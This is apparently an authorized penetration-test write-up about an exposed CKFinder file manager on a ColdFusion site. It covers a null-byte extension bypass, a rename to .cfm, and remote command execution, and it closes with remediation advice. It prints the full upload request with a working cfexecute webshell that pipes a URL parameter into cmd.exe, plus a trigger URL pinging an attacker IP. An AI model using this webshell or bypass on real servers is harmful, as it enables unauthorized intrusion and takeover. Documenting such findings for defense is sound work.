Introduction
During an authorized penetration test on a corporate web application, I was performing directory enumeration against the target when I came across an exposed CKEditor/CKFinder file manager interface — accessible to anyone, no credentials required. What followed was a straightforward but critical attack chain: upload a file through the exposed interface, bypass the extension filter using a null byte injection, rename the uploaded file to a ColdFusion executable, and trigger remote code execution by hitting it directly in the browser.
This post walks through each step of that chain.
All testing was conducted under a signed agreement. Company names, domains, and identifying information have been redacted or replaced with
xyz.comthroughout.
Reconnaissance
The target was a corporate web application running on Adobe ColdFusion. While performing directory enumeration, the following path surfaced:
https://xyz.com/fckeditor/ckfinder/ckfinder.html
Navigating to that URL in the browser presented the full CKFinder file manager UI — no login prompt, no session check, no authentication of any kind.

CKFinder is the file management companion plugin for CKEditor. In a correctly configured deployment, it should sit behind authentication and restrict upload types to safe formats. Neither was true here.
Finding 1 — Unauthenticated File Upload

With the file manager open, I uploaded a simple HTML file directly through the UI to confirm write access was unrestricted.
- Filename:
iltosec.html - Content:
ILTOSEC WAS HERE!

After the upload completed, I navigated to the file's public path:
https://xyz.com/documents/content/File/iltosec.html
The HTML rendered in the browser — confirming three things at once: write access required no credentials, uploaded files land in a predictable public path, and the server serves them with their original content type.
Finding 2 — Extension Filter Bypass via Null Byte Injection
The next objective was uploading a .cfm file. ColdFusion executes .cfm files server-side, so any .cfm upload landing in a web-accessible directory is a direct path to code execution.
Attempting a direct .cfm upload through the UI was blocked — CKFinder's extension filter rejected it. I moved to Burp Suite and crafted the upload request manually, using a null byte (%00) injection in the filename:
iltoseccom.cfm%00.html
The null byte causes the OS-level or filesystem string processing to terminate the filename early, resulting in the file being stored as iltoseccom.cfm — while the application-level filter only evaluates the .html suffix and passes it.
The full Burp request:
POST /fckeditor/ckfinder/core/connector/cfm/connector.cfm?command=FileUpload&type=Documents¤tFolder=%2F&langCode=en&hash=xxx&response_type=txt HTTP/2
Host: xyz.com
Cookie: JSESSIONID=xxx.cfusion; CFID=xxx; CFTOKEN=xxx;
Content-Type: multipart/form-data; boundary=----geckoformboundary7caf52d01784504a7e984a333b9caabc
------geckoformboundary7caf52d01784504a7e984a333b9caabc
Content-Disposition: form-data; name="upload"; filename="iltoseccom.cfm%00.html"
Content-Type: text/plain
GIF89a;
<cfif structKeyExists(url, "x")>
<cfexecute name="cmd.exe" arguments="/c #url.x#" variable="output" timeout="10"></cfexecute>
<pre>#output#</pre>
</cfif>
------geckoformboundary7caf52d01784504a7e984a333b9caabc--
A few things worth noting about the payload:
GIF89a;— Magic bytes prepended to spoof the file header. Some server-side validators check only the first bytes of a file rather than its full content.structKeyExists(url, "x")— ColdFusion conditional that checks for thexURL parameter before executing anything. Clean execution path, no blind guessing.cfexecute— The ColdFusion tag that shells out to the OS. Here it pipes thexparameter directly intocmd.exe.
The server responded with HTTP 200 OK. Response body:
iltoseccom.cfm%00.html|

Upload successful. The null byte bypass worked.
Finding 3 — Renaming the File to .cfm


The uploaded file was stored as iltoseccom.cfm%00.html. To make it executable by the ColdFusion engine, I needed to strip the .html suffix. CKFinder exposes a rename function directly in the UI — no additional request crafting required.
I renamed the file from iltoseccom.cfm%00.html to:
iltoseccom.cfm

A ColdFusion webshell was now sitting in a publicly accessible upload directory.
Finding 4 — Remote Code Execution
With the webshell in place, I triggered execution by navigating directly to the file and passing a command through the x parameter:
https://xyz.com/documents/content/File/iltoseccom.cfm?x=ping <ATTACKER_IP>

The server pinged the attacker-controlled IP — confirming OS-level command execution through cmd.exe. From here, I replaced the ping command with a PowerShell reverse shell one-liner and obtained an interactive session on the underlying Windows server.
Impact
The full attack chain required no credentials at any point. An unauthenticated external attacker could:
- Write arbitrary files to the corporate file server via the exposed CKFinder interface.
- Bypass extension filtering with a single null byte in the filename.
- Execute ColdFusion code server-side by uploading a
.cfmwebshell to a web-accessible directory. - Achieve full OS command execution — and from there, reverse shell access, credential harvesting, and lateral movement into the internal network.
The entire chain — from discovery to reverse shell — required no special tooling beyond a browser and Burp Suite.
Remediation
Restrict CKFinder access — Place the CKFinder interface behind authentication. Only authenticated admin users should be able to reach it. If CKFinder is not actively needed, remove the /fckeditor/ directory entirely.
Use an extension allowlist, not a blocklist — The filter was bypassed because it relied on blocking known-bad extensions. Replace it with a strict allowlist permitting only safe types (e.g. jpg, png, pdf, docx). Reject everything else.
Prevent script execution in upload directories — Configure the web server to serve files in upload folders as static content only. ColdFusion should never be allowed to execute files from user-controlled upload paths:
<!-- ColdFusion application.cfc — restrict execution paths -->
<cfapplication executeDisabled="true" />
Or at the web server level, remove handler mappings for .cfm on the upload directory.
Validate MIME type and magic bytes properly — Do not rely solely on the file header. Validate file content against the declared Content-Type on the server side.
Upgrade or remove CKFinder 2.x — CKFinder 2.x is end-of-life and no longer receives security patches. Upgrade to a maintained version or replace the integration entirely.